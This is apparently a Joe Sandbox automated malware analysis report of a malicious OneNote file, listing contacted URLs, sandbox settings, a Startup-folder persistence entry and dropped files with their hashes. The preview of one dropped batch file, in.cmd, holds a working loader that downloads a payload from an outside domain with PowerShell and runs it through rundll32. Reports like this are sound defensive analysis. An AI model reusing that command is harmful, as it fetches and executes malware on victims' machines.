http://https://prod-global-autodetect.acompli.net/autodetect	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://consent.config.office.com/consentcheckin/v1.0/consents	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://learningtools.onenote.com/learningtoolsapi/v2.0/Getvoices	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://d.docs.live.net	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false	• URL Reputation: safe	unknown
http://https://ncus.contentsync.	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false	• URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://weather.service.msn.com/data.aspx	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://apis.live.net/v5.0/	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false	• URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://messaging.lifecycle.office.com/	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://pushchannel.1drv.ms	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://management.azure.com	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://outlook.office365.com	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://wus2.contentsync.	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false	• URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://make.powerautomate.com	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false	• URL Reputation: safe	unknown
http://https://insertmedia.bing.office.net/odc/insertmedia	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://api.office.net	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false	• URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://entitlement.diagnostics.office.com	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://substrate.office.com/search/api/v2/init	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://outlook.office.com/	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://outlook.office365.com/	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://webshell.suite.office.com	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://substrate.office.com/search/api/v1/SearchHistory	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://management.azure.com/	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://messaging.lifecycle.office.com/getcustommessage16	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://clients.config.office.net/c2r/v1.0/InteractiveInstallation	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false	• URL Reputation: safe	unknown
http://https://graph.windows.net/	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	D95B36A3-A6E1-458A-A353-27D51DD43A0C.0.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
109.203.123.62	nerulgymkhana.com	United Kingdom		31727	NODE4-ASGB	false

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	800789
Start date and time:	2023-02-07 19:52:22 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 25s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample file name:	Original.one
Detection:	MAL
Classification:	mal64.expl.evad.winONE@14/326@1/1
EGA Information:	Failed
HDC Information:	Failed

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .one • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, rundll32.exe, WMIADAP.exe, SgrmBroker.exe, conhost.exe, backgroundTaskHost.exe, svchost.exe
- Created / dropped Files have been reduced to 100
- Excluded IPs from analysis (whitelisted): 52.109.88.191, 20.234.90.154, 20.224.201.79
- Excluded domains from analysis (whitelisted): fs.microsoft.com, prod-w.nexus.live.com.akadns.net, config.officeapps.live.com, prod.configsvc1.live.com.akadns.net, ctldl.windowsupdate.com, nexus.officeapps.live.com, officeclient.microsoft.com, europe.configsvc1.live.com.akadns.net
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtOpenFile calls found.
- Report size getting too big, too many NtQueryVolumeInformationFile calls found.
- Report size getting too big, too many NtReadFile calls found.
- Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
19:53:32	API Interceptor	12x Sleep call for process: powershell.exe modified
19:53:45	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Send to OneNote.lnk

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\in.cmd

Process:	C:\Windows\System32\cmd.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	168
Entropy (8bit):	5.1809546211741235
Encrypted:	false

SSDEEP:	3:2EKDDGKSSJJFsLTzTH3x8J3k4XgOFyKIEwOUr2qKMJAFm7zBJTTeJ6Fk9zBJTKyn:0SGYzLh8JnXETOAKMdXzTeJ62Jzp9Rrn
MD5:	01334CD9D21D65FBA8AD4ECABD9A3CB1
SHA1:	09372B85212386FE46AE5C72DDFDF94A16CBEBCD
SHA-256:	CCDE06F3D61E0D17B1FB72CD6882A3E592BF88992287B9227EF50AF7F570B09C
SHA-512:	34BDF192D4327CB92432871EF2544FCE92F3BFBEA93874E3576A58BD687174DB754F75A509264CADAF4E33E6D502A0B3A28ED5BE8B5C3CCF2EB3389F268354(B
Malicious:	**true**
Preview:	..@echo off..powershell Invoke-WebRequest -URI https://nerulgymkhana.com/CCoN/01.gif -OutFile C:\programdata\putty.jpg..rundll32 C:\programdata\putty.jpg,Wind.. exit....

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\D95B36A3-A6E1-458A-A353-27D5

1DD43A0C

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	152234
Entropy (8bit):	5.35599806489183
Encrypted:	false
SSDEEP:	1536:/+C7/gfYBIB9guwULQ9DQN+zQKk4F77nXmvidlXRcE6Lcz6I:NmQ9DQN+zpX/I
MD5:	476810F58834EEAB66B3DCD3C374A4DF
SHA1:	818A97076DAA80882E81C4F79F6F37AA5BE5A4BA
SHA-256:	F520A9AA617486C6C38D1251B98509172B1851C9EB959DFBB3AC01B6825CFEF9
SHA-512:	9FF652827817D33BD0AB7F7D966D146CDA5C3EC412A38542833F0662876F11EA6FBCEAB04894EECBD19B3B4B69F1F9DE7E52AFA48DAA34126B82B898E3F748 8
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2023-02-07T18:53:23">.. Build: 16.0.16130.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId" o:au thentication="1">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. <o:ticket o:policy="MBI_SSL_SHORT" o:idprovider="1" o:target="[MAX.AuthHost]" o:h eaderValue="Passport1.4 from-PP='{}&p=''' />.. <o:ticket o:idprovider="3" o:headerValue="Bearer {}" o:resourceId="[MAX.ResourceId]" o:authorityUrl="[ADALAu thorityU

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\header

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	Matlab v4 mat-file (little endian) , numeric, rows 262223750, columns 0
Category:	dropped
Size (bytes):	72
Entropy (8bit):	1.362740278498934
Encrypted:	false
SSDEEP:	3:ulXXRtAaRR//HRB/l:KB7RXxBt
MD5:	607BCCCF2EC708053F9E047D8B0669CA
SHA1:	06F44AA90BD3397E477B88DCC57FBD93FB87A47E
SHA-256:	5F6D715BE15A4B7D1A5273E545C1C1BCCF865BE2E581661331DE2E312A5680B0
SHA-512:	1C060EF18BEEC10FAA29DCA19375E843EE92ADED9E4FD57A7F8A579A463DC48B292FB57FC2CEFEC2E9707AB46E04BBF708AC633B99ABE5348BDF9CD1346E B2CF
Malicious:	false
Preview:	.....7.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000005.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 165 x 131, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	3679
Entropy (8bit):	7.931319059366604
Encrypted:	false
SSDEEP:	96:tT+LtoQ9jsUBsnwlDGThUe8ww2iJiGEjdKKnnE+Gh:V+Ltt5GwlDQhUe8ww2iJi7MKnnE+K
MD5:	995CEACAD563F849C4142B6A6F29F081
SHA1:	44CB3B867CD2917541B7D5AAED2F14F10FEBB0FD
SHA-256:	3691FB8C60EA1B827092F05FBB1807E34726016C6FF56698D7B81C44D519D22A
SHA-512:	3C8EFEB966B075D06D8344483352BF92C9292F9970C9377BE254EB355EFAF017916737AECCDC704B84D532B7229F9908951A6F2CC3FAD810791CAB224401AD3

Malicious:	false
Preview:	.PNG.....IHDR.....c.L.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^....W...Gh...k.Hm..J.m....,X...Eh..%.n.....PHvy$%...[...R..I...(/..-..yl..Z.h..H!.../.|.y|w...7d3 s.s.=.{.s.g.6W.^..)..@..{..'O.LL.....c.^.6xS&O.,...J.(|?.....,.....$.....@.zk.....,$.....)..7]O...mH7..0..|..&j..t..F...T...AZ7z.....$H...AZ7z.....$H...AZ7z.....$H...AZ7z.....$H ....W.6.....0...FTcc.Wi....Q)...<.*.....{...#G....Y.f....KKK.,,,,4.....{S.`...+O.[..+.\H...(.<..Qy*..ET.PM...c....~(.g..**...ol.K.....Sc8..q.F.KM"<...:t.O.>b..$*t..]..... .2..y.h."!f.08hT..m. (..C.7n.....@....SVUU).F.).X\\....[j.U....xd..e...<.W.....=;0L78t+..Gw..-....]..... C7.....K.w..._..g.....A.&M.$^.#.!....e.\.P.....;vD..@...Za.@*D..f...! .2w...4#.J..c....K}... .F.u.I.b.V2.k...5..`....*.....M..!.,.;.E..BZ....K..[7....5....,.....K...7+.6..o....\,`...z..5x...\46x.b.....Y....s.^.x=.e.4s.W..t,.iu.G^.....(74....`.....:.....]..&..j+t9..3..}..

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000006.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 127 x 138, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	2232
Entropy (8bit):	7.837610270261933
Encrypted:	false
SSDEEP:	48:dFQY2WmQbe+TukEC2KgYPsWOuWFk792oP/sWtGOK9Lc+rD0NTHj:3L+wKkEOgx3PG92Eqt9LczFD
MD5:	EDB5ED43CC6038500A54B90BEC493628
SHA1:	A8CD63F3914E4347F4C5552FB922C6C03917F45F
SHA-256:	9F3312E33EB78C6952B5A5D881BBD18751FCFAC41D648C6F053CE781342A504F
SHA-512:	4EBCEFD69A4C249AA3B0F00A954C4E463DA22FC9CA0B61A0DC46079B438138C509B22188D966FFF6599A3A604858BC4CC8FE6E0685A764E8E0477AB7A237DB 32
Malicious:	false
Preview:	.PNG.....IHDR.....sRGB.....gAMA.....a.....pHYs.....o.d...MIDATx^..hVU..}..s:..6..9g.MM3...j...*.....A..!.A.....R.Ai%YH..(M.".h.cf*.B.....:...{w.{.....y.s>.{. {.=.....#.y..r.K...K.0}.....Y..b..[N.=....j.=.....!...../.6....B.8....p....5P)....@.....=}.....^.~..@.o`n<.q.....Yw]..mg\V*...y.W.T.>...\n...s.iG.~L].d.<.8..j<.<1..4...CZ0...}... .....oDDh.....]3}#"B..O.....0}B.F.L.....5.f.FD..L....5.7""4`..p.....'.kt....>!\.k.oDDh.....]3}#"B..O.....0}B.F.L.....5.f.FD..I..x.....Z^...>B$1.N"}4.....1:&F8..*.X.yL(..s.3.....~2. EL%.w.Uc.zJ...B..S..b.7o|%..7..'.....N.|..Vi...q..uO,`/....\W{..y...&iI..|X&T.....-.....Z..o.~u..U....cF.M....O4}.....~.....:T..W..._s...t..Dlb.$Pr././._4.b.....R.T$t..$.>hB. +.{.. ....m.w .Q...05..C.}...}.....?..h.....Y .8.6^t....}.y.%.....l=$..[.~..]..h..N.....*....SB.|....8..H....._...G...|.....;6YQ|WO.o.}]..'.$..oE.y...i'9.[cmS..@m@.Q

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000007.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 46 x 49, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	1604
Entropy (8bit):	7.814570704154439
Encrypted:	false
SSDEEP:	48:4gv2YZ4gWLpU9JcjREmXfFEV7NNkfKOgV60g0Z:KZgWLpSJcj+mPFGNkfngp
MD5:	3F1535054D4F9626F0EB10CEE47F076E
SHA1:	92EF4F27A33F7704952ECDBA4FA69C68FC32FD4B
SHA-256:	4AB29996D02D93CAD184DD05F7A027D00425B90F5657F1E51CC4C37297A0035A
SHA-512:	2E0EC758B2C28C8DB9F7B5EDBBE8130F049E66842F2F5CC1C013CF23F7C4443CD211BA297250471CDB4F91F1E3251C1E3F7E2151C576FD1A1AE6A36C3776C6 0
Malicious:	false
Preview:	.PNG.....IHDR.....1.....*[.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATXG.iLTW... .23..,..6 .....kK.5...5..IMh..Tl.....V.v.PZ.-F...".k.pCQ.....#.../s>f..3s....<...=^ '/.~.;.a....{>.g.....*o..6k..k....E....O....aQ.j....X&vG.....{u-....$...CX.....xhZ...Q...Z.....O...I..Id.h.....q..q.....Y..J7O7.R...~o...[....;.'n...u.g..>X....o.]}...>....._..u.....5...2]... ....EodZ.R.i....=ryxh...C!..6$!..)..W,^...Q.y...Ay[...M'o...;..hh'....}.%....".."..h.5.?=.y.x..2/gK...4.2P.(#S.F.G.o...!Mk...w/._1`.5....[U7.0..Z..w^..&/...G...Y...g..;...JF.t..,.~.'.X...uYd.E. ..+R....:2cHG9..YC..X..Eg.).r..+%%.t..6/...@....3....|.O|.0.:.I.;.....,_.....E.J"..:)..#R"..q....~r..-..%.4....b..Q....al..6.....{.y...I1.Xs.}..y.;...u.\.....sm.C..@ 2.AG.K..5..}.k ..~.....4..< ..PH|.).Z.[H.G.iH.7UR.`..B.f.....<.5n7.*WR.c....I1.....<y.%...-..."Y@.*...)).(...I...y.z6...J2.s...c...z.G..Kj..^R...M..k>.PA.1>.s<.G....8.r.....dL..uF.(...q.P.j@...CPSc..^

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000008.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 749 x 126, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	13084
Entropy (8bit):	7.940058639272698
Encrypted:	false
SSDEEP:	384:o4KSpFN6Ud4c3p2Il1yavNr5spYVJzimIfZ:wGN6Udv4IKavLBJz/r
MD5:	0693DABBBC411538D209F32E22F622F6
SHA1:	FB7E675406FA123CDB7E058D336742D6A2E8DC8E
SHA-256:	2DFB2E7A1A3AA43C673D2EE540D3C366CEB12105EB5441F98992FC06F4284013
SHA-512:	F07732660EC62DAE58EB02E2E9476007EA92BF826F642BCA547097136AEA01D29FF69D9B0CD0F5D65A5E15AA66CA4AA4804AA171A3504AAB198631C643C90C1 6
Malicious:	false

Preview:	.PNG.....IHDR.....~.....sRGB.....gAMA.....a.....pHYs.....o.d..2.IDATx^.w....'m.9c.6"...&.`.N.(.TN.Ne.N.R.eKr..T.*[... ?T..:I.D.S>I$A...I.....y.9...f.....3...Gh.....}_ .o....n..A@.....A@...L...2... ..... .x...#. ....1f]9.[.....A@.....3 ....fE@x.YWN.....A@.....1..... .....Y..J.Y.N.....s"...../..rc.scuyyyu...\s....t.oi..j..lv.....Gr.#9 %%%9%--....d.T...r...DH...6.....%U..A@.0.....rAD .....2.5.....L.R..=W...gZ.`o..-?.T.Cy.:...y.9..y.EE...v.....1..R.....1."....`"...ss.....i.!.hY...Fj*....%.-.Gw...HJJr8..6...#.....!(.? P.(.....8(u.....*..OOO.....dgg....Q..=..c.y....A`S.@.....3.CC..GFfg. .I.I.COrJFFFNNV^nn^^.z..%..(...^.b$.....a..y.LMO-.,yIV+.k...T>Jg..*//-+-.....M=..x.....E.... `~..N.Kww. .....z...%%.e.%.yy.i...P.)'.,A.5.d.0.Cc35==66>2::33..>..:,..li.i.gv...DSd....l#...l.....)**,**...V..1 .F.'7....)..SSs..7..F...C.p....(*,.....(RG..B...l!.2. ....|r1

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000009.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 46 x 49, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	1604
Entropy (8bit):	7.814570704154439
Encrypted:	false
SSDEEP:	48:4gv2YZ4gWLpU9JcjREmXfFEV7NNkfKOgV60g0Z:KZgWLpSJcj+mPFGNkfngp
MD5:	3F1535054D4F9626F0EB10CEE47F076E
SHA1:	92EF4F27A33F7704952ECDBA4FA69C68FC32FD4B
SHA-256:	4AB29996D02D93CAD184DD05F7A027D00425B90F5657F1E51CC4C37297A0035A
SHA-512:	2E0EC758B2C28C8DB9F7B5EDBBE8130F049E66842F2F5CC1C013CF23F7C4443CD211BA297250471CDB4F91F1E3251C1E3F7E2151C576FD1A1AE6A36C3776C60
Malicious:	false
Preview:	.PNG.....IHDR.....1.....*[.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATXG.iLTW... .23..,..6 .....kK.5...5..IMh..TI.....V.v.PZ.-F...".k.pCQ.....#.../s>f..3s....<...=^ '/.~.;.a....{>.g.....*o..6k..k....E....O....aQ.j....X&vG.....{u-....$...CX.....xhZ...Q...Z.....O...I..ld.h.....q..q.....Y..J7O7.R...~o...[....;.'n...u.g..>X....o.]}...>....._..u.....5...2]... ....EodZ.R.i....=ryxh...C!..6$!..)..W,^...Q.y...Ay[...M'o...;..hh'....}.%...."..h.5.?=.y.x..2/gK...4.2P.(#S.F.G.o...!Mk...w/._1`.5....[U7.0..Z..w^..&/...G...Y...g..;...JF.t...,~.'.X...uYd.E. ..+R....:2cHG9..YC..X..Eg.).r..+%%.t..6/...@....3....|.O|.0.:.I.;.....,.....E.J"..:)..#R"..q....~r..-..%.4....b..Q....al..6.....{.y...I1.Xs.}..y.;...u.\.....sm.C..@ 2.AG.K..5..}.k ..~.....4..< ..PH|.).Z.[H.G.iH.7UR.`..B.f.....<.5n7.*WR.c....I1.....<y.%...-..."Y@.*...)).(...I...y.z6...J2.s...c...z.G..Kj..^R...M..k>.PA.1>.s<.G...8.r.....dL..uF.(...q.P.j@...CPSc..^

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000A.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 163 x 131, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	4847
Entropy (8bit):	7.950192613458318
Encrypted:	false
SSDEEP:	96:JnieMJz5Tz/gKVp93jQvcv16kjOzbapFJBkjcMNBqmQzOG8qx1QKnse8T:JieMJzph13Evcv16RfapFLxMNBo8qxan
MD5:	A1A1017A6A7928761CEB56D1D950E123
SHA1:	28272E9C7F816A1CE8F2033FC00F489005332365
SHA-256:	72F066CD34EA71D0E1B28FB60D663B0372C5254E1A8239C94A164EEF9389DB88
SHA-512:	10F4557F102230126BC86CD4B49C93365C38D5CBEAC51F4691B90D861098866A2BDEFEBA507731D4FA14367FEE430453BD716157F9074EF643F2B949B09E1530
Malicious:	false
Preview:	.PNG.....IHDR.....n.<.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^.].\TU..}...E.0.T....L~....af..Z.....O..4..>Ms..Js_.....5.E.d...Y....?\z.3..}.l..|?~...{.....s.z..Y..... ....E.X.6...c..u...y..W.j....."}...l.i.`.!-!-.....MKH.E.bi.d...b.X.)...X4 .vJ6-...;..+/.->Qyi.t...%.T..k;.U..y.C$[;..Gm.....v..*2..2..eee..."!..)...yy...III./..u.....2....M.:"...W.....o..t...._.6m.... .`,k.T.v."..q.....s~~.....O....ed.[W0X..HB.V.i.....<=..E^^.....MyY..vpp.....^6.....aQQQaaa.....]^^nkg../_.d`.%.....L&k..B.....?C....W.VVV6660t.J+K.:..%q.....e.cp.... Kz..%.qZsAR\T.!.....>55.R.u.W\\.L....T...K..rE.U.K.-9.....y.y.....K....>...HWTT.e....+..B.....%%%.....^...|...M'.%.f!/..=p...{O..../...@...DP..hw8....7o>..A.mgg.....7-']~.s .OE.E.|=.....'%ly.....\.....MSn.i.....!...U.$0S .....Z.P.}[.%X[.;{....N.....\.....6O.....'.N}.}s.m...E..V..f..r...4..~.....H..F.}....4,.R.=.....xT..4...../...,z

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000B.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 46 x 49, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	1604
Entropy (8bit):	7.814570704154439
Encrypted:	false
SSDEEP:	48:4gv2YZ4gWLpU9JcjREmXfFEV7NNkfKOgV60g0Z:KZgWLpSJcj+mPFGNkfngp
MD5:	3F1535054D4F9626F0EB10CEE47F076E
SHA1:	92EF4F27A33F7704952ECDBA4FA69C68FC32FD4B
SHA-256:	4AB29996D02D93CAD184DD05F7A027D00425B90F5657F1E51CC4C37297A0035A
SHA-512:	2E0EC758B2C28C8DB9F7B5EDBBE8130F049E66842F2F5CC1C013CF23F7C4443CD211BA297250471CDB4F91F1E3251C1E3F7E2151C576FD1A1AE6A36C3776C60
Malicious:	false
Preview:	.PNG.....IHDR.....1.....*[.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATXG.iLTW... .23..,..6 .....kK.5...5..IMh..TI.....V.v.PZ.-F...".k.pCQ.....#.../s>f..3s....<...=^ '/.~.;.a....{>.g.....*o..6k..k....E....O....aQ.j....X&vG.....{u-....$...CX.....xhZ...Q...Z.....O...I..ld.h.....q..q.....Y..J7O7.R...~o...[....;.'n...u.g..>X....o.]}...>....._..u.....5...2]... ....EodZ.R.i....=ryxh...C!..6$!..)..W,^...Q.y...Ay[...M'o...;..hh'....}.%...."..h.5.?=.y.x..2/gK...4.2P.(#S.F.G.o...!Mk...w/._1`.5....[U7.0..Z..w^..&/...G...Y...g..;...JF.t...,~.'.X...uYd.E. ..+R....:2cHG9..YC..X..Eg.).r..+%%.t..6/...@....3....|.O|.0.:.I.;.....,.....E.J"..:)..#R"..q....~r..-..%.4....b..Q....al..6.....{.y...I1.Xs.}..y.;...u.\.....sm.C..@ 2.AG.K..5..}.k ..~.....4..< ..PH|.).Z.[H.G.iH.7UR.`..B.f.....<.5n7.*WR.c....I1.....<y.%...-..."Y@.*...)).(...I...y.z6...J2.s...c...z.G..Kj..^R...M..k>.PA.1>.s<.G...8.r.....dL..uF.(...q.P.j@...CPSc..^

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000C.bin	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 123 x 103, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	1657
Entropy (8bit):	7.80882577056055
Encrypted:	false
SSDEEP:	24:q3kLWZefR0kKbfLnNhzzt+acvt2x6pBs/j+7QJU0QbDQ883ASaoUV4hNgq1rsyhy:q322nN+X11GDsg8831Uyhi/vf
MD5:	D5F7A65469623327F799B516ACBFFD2F
SHA1:	76C6333C14AF3A7EA091819953E6E12DC289A12C
SHA-256:	F476FAE1C6D79069239C471D182631AB343749C22B1A6990250465C7EC3738FE
SHA-512:	351B9E455E97E6247E64E4BC1B59C9524E70AE0D09D3B6FB96937378A70536483B00426EE69C3590DD415A8265D21FD031B524B90E4E86814EC9AD704E57793E
Malicious:	false
Preview:	.PNG.....IHDR...{...g.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^...h.U..p.T..(.eBR....2.....':.4kec^....0.&.....ugS.8u:i.P.F..f3...D....6.%...xaI.}...y..9...s.w.s.. {..y.5<<<...(0Q.....t_..q/.[@.....-.e.....=..J.L.....c.4H.....u?.XF.KJ..zb..0..f}..'J..[&..S.6...w..9..._.....<.....?j....H.....>....~..}.n.8.WW..B?...?.b.;.....<....~...b...m... .&1.=.Pq....w....a_3.k7"...\....d..z.O..w...s...Lh.x.....Q;40.i..`.8V._.@...rd.....kF.@<@..e.....e....=mHB;....E./.\h.^....q..>.....%v:.O.:...&q...:.'e..9...h.iG'.L<@.....([..|'.n.x.. .c....._O...[).....S*..Q...d.....A....4..t....E..v..}..7...t.b..../*|.H.]...8.. .@.(.;"..Kt.....].+.[LwJ..B]i.b.k.@..Js.....J.....6..J._LwS<@..J.YLwV<@G.4w.L..G...]..zu.z.h....;..W.IH. .+...c...F....qI....Xul..]...N...wv\.M$..D...+...=.....?U....T..^<6../T*.{q.q..:....y..XL..l..z.d....G..b..g.G..b.....SM.{q.q$MUL..R.....^\P..g...e.....L/yqM../.b.f.....J.<

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000000D.bin	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 59 x 61, 8-bit/color RGB, non-interlaced
Category:	dropped
